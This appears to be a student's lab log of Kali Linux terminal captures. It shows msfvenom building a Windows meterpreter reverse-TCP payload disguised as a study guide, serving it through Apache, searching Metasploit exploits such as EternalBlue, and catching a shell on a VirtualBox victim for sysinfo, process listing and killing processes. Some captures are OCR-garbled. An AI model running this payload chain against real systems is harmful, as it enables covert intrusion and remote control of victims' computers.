

22.02

1,

```
(nam㉿kali)-[~]
$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platform windows -f exe LHOST=192.168.1.20 LPORT=14618 -o ~/Desktop/WeissmanStudyGuide.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /home/nam/Desktop/WeissmanStudyGuide.exe
File System
(nam㉿kali)-[~]
$ sudo service apache2 start

(nam㉿kali)-[~]
$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2024-06-03 18:13:52 +07; 2s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 75195 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 75212 (apache2)
   Tasks: 6 (limit: 6904)
  Memory: 20.0M
    CPU: 140ms
   CGroup: /system.slice/apache2.service
           ├─75212 /usr/sbin/apache2 -k start
           ├─75215 /usr/sbin/apache2 -k start
           ├─75216 /usr/sbin/apache2 -k start
           ├─75217 /usr/sbin/apache2 -k start
           ├─75218 /usr/sbin/apache2 -k start
           ├─75219 /usr/sbin/apache2 -k start

Jun 03 18:13:52 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Jun 03 18:13:52 kali apachectl[75211]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name
Jun 03 18:13:52 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

(nam㉿kali)-[~]
$ sudo cp ~/Desktop/WeissmanStudyGuide.exe /var/www/html

(nam㉿kali)-[~]
$
```

2,

```
(nam㉿kali)-[~]
$ sudo /etc/init.d/postgresql start
Starting postgresql (via systemctl): postgresql.service.

(nam㉿kali)-[~]
$ sudo msfdb init
[i] Database already started
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating database user 'msf'
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating databases 'msf'
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating databases 'msf_test'
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(nam㉿kali)-[~]
$ sudo msfdb start
[i] Database already started

(nam㉿kali)-[~]
$ sudo msfconsole
```

3,

nam@kali: ~

```

File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smb

Matching Modules
=====
#      Name
-+--+
  0  exploit/multi/http/struts_code_exec_classloader
ClassLoader Manipulation Remote Code Execution
  1  exploit/osx/browser/safari_file_policy
file:/// Arbitrary Code Execution
  2  auxiliary/server/capture/smb
Capture: SMB
  3  post/linux/busybox/smb_share_root
aring
  4  exploit/linux/misc/cisco_rv340_sslvpn
L VPN Unauthenticated Remote Code Execution
  5  auxiliary/scanner/http/citrix_dir_traversal
tScalor) Directory Traversal Scanner
  6  auxiliary/scanner/smb/impacket/dcomexec
  7  auxiliary/scanner/smb/impacket/secretsdump
  8  auxiliary/scanner/dcerpc/dfscorce
  9  exploit/windows/scada/ge_profcy_cimplicity_gefbt
PLICITY gefebt.exe Remote Code Execution
 10  exploit/windows/smb/generic_smb_dll_injection
jection From Shared Resource
 11  exploit/windows/http/generic_http_dll_injection
plication DLL Injection
 12  exploit/windows/smb/group_policy_startup
cript Execution From Shared Resource
 13  exploit/windows/misc/hp_dataprotector_install_service
tor 6.10/6.11/6.20 Install Service
 14  exploit/windows/misc/hp_dataprotector_cmd_exec
tor 8.10 Remote Command Execution
 15  auxiliary/server/http_ntlmrelay
Credential Relayer
 16  payload/cmd/windows/http/x64/custom/reverse_named_pipe
ndows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
 17  payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe
ndows x64 Reverse Named Pipe (SMB) Stager
 18  payload/cmd/windows/http/x64/peinject/reverse_named_pipe
ndows x64 Reverse Named Pipe (SMB) Stager
 19  payload/cmd/windows/https/x64/custom/reverse_named_pipe
indows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
 20  payload/cmd/windows/https/x64/meterpreter/reverse_named_pipe
indows x64 Reverse Named Pipe (SMB) Stager
 21  payload/cmd/windows/https/x64/peinject/reverse_named_pipe
indows x64 Reverse Named Pipe (SMB) Stager
 22  exploit/windows/smb/ipass_pipe_exec
Pipe Remote Command Execution
 23  auxiliary/gather/konica_minolta_pwd_extract
Password Extractor
 24  auxiliary/fileformat/odt_badodt
03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
 25  post/linux/gather/mount_cifs_creds
aved mount.cifs/mount.smbfs Credentials
 26  exploit/windows/smb/ms03_049_netapi
soft Workstation Service NetAddAlternateComputerName Overflow
 27  exploit/windows/smb/ms04_007_killbill
soft ASN.1 Library Bitstring Heap Overflow
 28  exploit/windows/smb/ms04_011_lsass
soft LSASS Service DsRolerUpgradeDownlevelServer Overflow
 29  exploit/windows/smb/ms04_031_netdde
soft NetDDE Service Overflow

  Disclosure Date   Rank    Check  Description
  2014-03-06       manual  No     Apache Struts
  2011-10-12       normal  No     Apple Safari f
  2022-02-02       good   Yes   Cisco RV340 SS
  2019-12-17       normal  No     Citrix ADC (Ne
  2018-03-19       normal  No     DCOM Exec
  2015-03-04       manual  No     Generic DLL In
  2015-03-04       manual  No     Generic Web Ap
  2015-01-26       manual  No     Group Policy S
  2011-11-02       excellent Yes   HP Data Protec
  2014-11-02       excellent Yes   HP Data Protec
  2015-01-21       excellent Yes   IPass Control
  2018-05-01       normal  No     LibreOffice 6.
  2003-11-11       good   No     MS03-049 Micro
  2004-02-10       low    No     MS04-007 Micro
  2004-04-13       good   No     MS04-011 Micro
  2004-10-12       good   No     MS04-031 Micro

```

```
nam@kali: ~
File Actions Edit View Help
msf6 > search eternalblue
Matching Modules
=====
#  Name
-- 
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14    average Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14    normal  Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14    normal  No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14    normal  No   MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14    great Yes  SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > info exploit/windows/smb/ms17_010_eternalblue
Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch: x64
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14

Provided by:
Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@riskSense.com>
Dylan Davis <dylan.davis@riskSense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdelafuente-r7
cdelafuente-r7
agalway-r7

Available targets:
Id  Name
-- 
⇒ 0  Automatic Target
1  Windows 7
2  Windows Embedded Standard 7
3  Windows Server 2008 R2
4  Windows 8
5  Windows 8.1
6  Windows Server 2012
7  Windows 10 Pro
8  Windows 10 Enterprise Evaluation

Check supported:
Yes

Basic options:
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html
RPORT           445       yes        The target port (TCP)
SMBDomain      no         (Optional) The Windows domain to use for authentication. Only affects Windows
```

```
nam@kali: ~
File Actions Edit View Help
msf6 > search exploit/windows/dcerpc/ms03_026_dcom
[!] File: /usr/share/metasploit-framework/modules/exploits/windows/dcerpc/ms03_026_dcom.rb
      Name: MS03-026 Microsoft RPC DCOM Interface Overflow
      Module: exploit/windows/dcerpc/ms03_026_dcom
      Platform: Windows
      Arch:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Great
      Disclosed: 2003-07-16
      Version: 1.0
      Provided by:
        hdm <x@hdm.io>
        spoonm <spoonm@no$email.com>
        cazz <bmc@shmoo.com>
      Module side effects:
        ioc-in-logs
      Module stability:
        crash-service-down
      Module reliability:
        repeatable-session
      Available targets:
        Id  Name
        --  --
        => 0   Windows NT SP3-6a/2000/XP/2003 Universal
      Check supported:
        Yes
      Basic options:
        Name  Current Setting  Required  Description
        RHOSTS          yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                           g-metasploit.html
        RPORT          135           yes           The target port (TCP)
      Payload information:
        Space: 880
        Aviod: 7 characters
      Description:
        This module exploits a stack buffer overflow in the RPCSS service, this vulnerability
        was originally found by the Last Stage of Delirium research group and has been
        widely exploited ever since. This module can exploit the English versions of
        Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)
      References:
        https://nvd.nist.gov/vuln/detail/CVE-2003-0352
        OSVDB (2100)
        https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2003/MS03-026
```

4,



```
nam@kali: ~
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.20
LHOST => 192.168.1.20
msf6 exploit(multi/handler) > set LPORT 14618
LPORT => 14618
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
--  --  --  --
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --  --
EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.1.20  yes  The listen address (an interface may be specified)
LPORT  14618  yes  The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.20:14618
[*] Sending stage (200774 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.20:14618 → 192.168.1.21:50030) at 2024-06-03 18:23:21 +0700
meterpreter > 
```

5,

The screenshot shows a Microsoft Edge browser window with the title bar "Apache2 Debian Default Page: It wo X". The address bar shows the URL "192.168.1.20". The main content is the "Apache2 Debian Default Page". The page features a red header with the "debian" logo and the text "Apache2 Debian Default Page". Below the header is a red banner with the text "It works!". A paragraph explains that this is the default welcome page for the Apache2 server on a Debian system. It includes instructions to replace the index.html file if the page is not working. Another paragraph states that if the site is unavailable, it might be due to maintenance or administrator contact. A "Configuration Overview" section details the directory structure of the configuration files: /etc/apache2/, containing apache2.conf (main config), ports.conf (listening ports), mods-enabled (modules), conf-enabled (global config), and sites-enabled (virtual hosts). A list of bullet points explains the purpose of each component, such as apache2.conf being the main config file and sites-enabled managing virtual hosts.

Apache2 Debian Default Page

debian

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

**Configuration Overview**

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented** in `/usr/share/doc/apache2/README.Debian.gz`. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   '-- *.Load
|   '-- *.conf
|-- conf-enabled
|   '-- *.conf
|-- sites-enabled
|   '-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

**Document Roots**

By default, Debian does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public\_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

4:14 AM 6/3/2024

Apache2 Debian Default Page: It wo X +

192.168.1.20/WeissmanStudyGuide.exe

WeissmanStudyGuide.exe  
Completed — 7.0 KB

Show all downloads

# Apache2 Deb

## debian

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

### Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   '-- *.Load
|   '-- *.conf
|-- conf-enabled
|   '-- *.conf
|-- sites-enabled
|   '-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

### Document Roots


By default, Debian does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public\_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/sites-available/000-default.conf`.

Windows taskbar: Type here to search, File Explorer, Edge, File Manager, Mail, Firefox, Task View, 34°C, 4:22 AM, 6/3/2024, 3 notifications.



22.03

1,



nam@kali: ~

```
[*] Meterpreter session 1 opened (192.168.1.20:14618 → 192.168.1.21:50030) at 2024-06-03 18:23:21 +0700
meterpreter > sysinfo
Computer       : DESKTOP-PHMF038
OS            : Windows 10 (10.0 Build 19045).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter > idletime
User has been idle for: 1 min 5 secs
meterpreter > ps
```

Process List

| PID  | PPID | Name                      | Arch | Session | User | Path |
|------|------|---------------------------|------|---------|------|------|
| 0    | 0    | [System Process]          |      |         |      |      |
| 4    | 0    | System                    |      |         |      |      |
| 8    | 856  | MpDefenderCoreService.exe |      |         |      |      |
| 112  | 856  | svchost.exe               |      |         |      |      |
| 188  | 4    | Registry                  |      |         |      |      |
| 536  | 4    | smss.exe                  |      |         |      |      |
| 576  | 712  | fontdrvhost.exe           |      |         |      |      |
| 588  | 856  | svchost.exe               |      |         |      |      |
| 636  | 624  | csrss.exe                 |      |         |      |      |
| 648  | 856  | svchost.exe               |      |         |      |      |
| 712  | 624  | wininit.exe               |      |         |      |      |
| 732  | 704  | csrss.exe                 |      |         |      |      |
| 812  | 704  | winlogon.exe              |      |         |      |      |
| 856  | 712  | services.exe              |      |         |      |      |
| 864  | 712  | lsass.exe                 |      |         |      |      |
| 952  | 856  | svchost.exe               |      |         |      |      |
| 976  | 996  | dllhost.exe               |      |         |      |      |
| 996  | 856  | svchost.exe               |      |         |      |      |
| 1016 | 812  | fontdrvhost.exe           |      |         |      |      |
| 1036 | 856  | svchost.exe               |      |         |      |      |
| 1160 | 856  | svchost.exe               |      |         |      |      |
| 1212 | 856  | svchost.exe               |      |         |      |      |
| 1220 | 812  | dwm.exe                   |      |         |      |      |
| 1260 | 856  | svchost.exe               |      |         |      |      |
| 1288 | 856  | svchost.exe               |      |         |      |      |
| 1296 | 856  | svchost.exe               |      |         |      |      |
| 1368 | 3864 | SearchProtocolHost.exe    |      |         |      |      |
| 1372 | 1492 | MicrosoftEdgeUpdate.exe   |      |         |      |      |
| 1380 | 856  | svchost.exe               |      |         |      |      |
| 1424 | 856  | svchost.exe               |      |         |      |      |
| 1472 | 856  | uhssvc.exe                |      |         |      |      |
| 1552 | 856  | svchost.exe               |      |         |      |      |
| 1564 | 856  | svchost.exe               |      |         |      |      |
| 1572 | 856  | svchost.exe               |      |         |      |      |
| 1584 | 856  | svchost.exe               |      |         |      |      |
| 1596 | 856  | VBoxService.exe           |      |         |      |      |
| 1608 | 856  | svchost.exe               |      |         |      |      |
| 1628 | 856  | svchost.exe               |      |         |      |      |
| 1792 | 856  | svchost.exe               |      |         |      |      |
| 1800 | 856  | svchost.exe               |      |         |      |      |
| 1808 | 856  | svchost.exe               |      |         |      |      |
| 1828 | 856  | svchost.exe               |      |         |      |      |
| 1872 | 856  | svchost.exe               |      |         |      |      |
| 1908 | 856  | svchost.exe               |      |         |      |      |

```
| 1 | 2 | 3 | 4 |
```

nam@kali: ~

File Actions Edit View Help

Filtering on 'notepad'  
No matching processes were found.

meterpreter > ps | notepad  
Filtering on 'notepad'

Process List

| PID  | PPID | Name        | Arch | Session | User                | Path                            |
|------|------|-------------|------|---------|---------------------|---------------------------------|
| 2824 | 2592 | notepad.exe | x64  | 1       | DESKTOP-PHMFO38\nam | C:\Windows\System32\notepad.exe |

meterpreter > pkill notepad  
Filtering on 'notepad'  
Killing: 2824  
meterpreter > help

Core Commands

| Command         | Description  |
|-----------------|--|
| ?isman          | Help menu  |
| background      | Backgrounds the current session                          |
| bg              | Alias for background                                     |
| bgkill          | Kills a background meterpreter script                    |
| bglist          | Lists running background scripts                         |
| bgrun           | Executes a meterpreter script as a background thread     |
| channel         | Displays information or control active channels          |
| close           | Closes a channel   |
| detach          | Detach the meterpreter session (for http/https)          |
| disable_unicode | Disables encoding of unicode strings                     |
| ode_encoding    | Enables encoding of unicode strings                      |
| enable_unicode  | Enables encoding of unicode strings                      |
| exit            | Terminate the meterpreter session                        |
| get_timeouts    | Get the current session timeout values                   |
| guid            | Get the session GUID                                     |
| help            | Help menu  |
| info            | Displays information about a Post module                 |
| irb             | Open an interactive Ruby shell on the current session    |
| load            | Load one or more meterpreter extensions                  |
| machine_id      | Get the MSF ID of the machine attached to the session    |
| migrate         | Migrate the server to another process                    |
